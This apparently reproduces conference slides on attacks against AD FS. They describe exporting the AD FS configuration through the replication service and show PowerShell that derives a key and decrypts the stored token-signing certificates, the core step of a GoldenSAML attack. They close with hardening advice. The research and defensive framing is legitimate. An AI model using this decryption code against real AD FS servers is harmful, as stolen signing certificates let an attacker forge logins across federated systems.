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
# Sync Config

- Export AD FS configuration using AD FS replication service
- Found on spring 2021 by me and Douglas Bienstock (@doughsec)
- Requires credentials of account granted to access configuration
  - AD FS service account
  - Local administrator

# AD FS attack graph

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# Decrypt certificates

- Decryption secrets revealed at TROOPERS19 by Douglas Bienstock (@doughsec) and Austin Baker (@BakedSec)[1]

```
# Get the Key Material - some are needed, some not.
# Values are Der encoded except cipher text and mac, so the first byte is tag and the second one size of the data.
$guid=        $encPfxBytes[8..25]  # 18 bytes
$KDF_oid=     $encPfxBytes[26..36] # 11 bytes
$MAC_oid=     $encPfxBytes[37..47] # 11 bytes
$enc_oid=     $encPfxBytes[48..58] # 11 bytes
$nonce=       $encPfxBytes[59..92] # 34 bytes
$iv=          $encPfxBytes[93..110] # 18 bytes
$ciphertext = $encPfxBytes[115..$($encPfxBytes.Length-33)]
$cipherMAC =  $encPfxBytes[$($encPfxBytes.Length-32)..$($encPfxBytes.Length)]

# Create the label
$label = $enc_oid + $MAC_oid
```

1. https://troopers.de/troopers19/agenda/fpxwmn/

# Decrypt certificates


```
# Derive the decryption key using (almost) standard NIST SP 800-108. The last bit array should be the size of the key in bits, but
# As the key size is only 16 bytes (128 bits), no need to loop.
$hmac = New-Object System.Security.Cryptography.HMACSHA256 -ArgumentList @(,$key)
$hmacOutput = $hmac.ComputeHash( @(0x00,0x00,0x00,0x01) + $label + @(0x00) + $nonce[2..33] + @(0x00,0x00,0x00,0x30) )
$decryptionKey = $hmacOutput[0..15]
Write-Verbose " Decryption key: $(Convert-ByteArrayToHex -Bytes $decryptionKey)"

# Create a decryptor and decrypt
$Crypto = [System.Security.Cryptography.SymmetricAlgorithm]::Create("AES")
$Crypto.Mode="CBC"
$Crypto.KeySize = 128
$Crypto.BlockSize = 128
$Crypto.Padding = "None"
$Crypto.Key = $decryptionKey
$Crypto.IV = $iv[2..17]

$decryptor = $Crypto.CreateDecryptor()

# Create a memory stream and write the cipher text to it through CryptoStream
$ms = New-Object System.IO.MemoryStream
$cs = New-Object System.Security.Cryptography.CryptoStream($ms,$decryptor,[System.Security.Cryptography.CryptoStreamMode]::Write)
$cs.Write($ciphertext,0,$ciphertext.Count)
$cs.Close()
$cs.Dispose()
```

# AD FS attack graph



# Protecting against GoldenSAML attacks

1. Treat all AD FS servers as Tier-0!
2. Configure Azure AD to reject federated IdP MFA's[1]
3. AD FS managed certificates:
   - Block port 80 (http) from all except AD FS servers & proxies
   - Treat also SQL server as Tier-0!
4. Custom certificates:
   - Block port 80 (http) from all except AD FS proxies
   - Use HSM

1. https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/best-practices-securing-ad-fs#enable-protection-to-prevent-by-passing-of-cloud-azure-ad-multi-factor-authentication-when-federated-with-azure-ad

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# Thank you!

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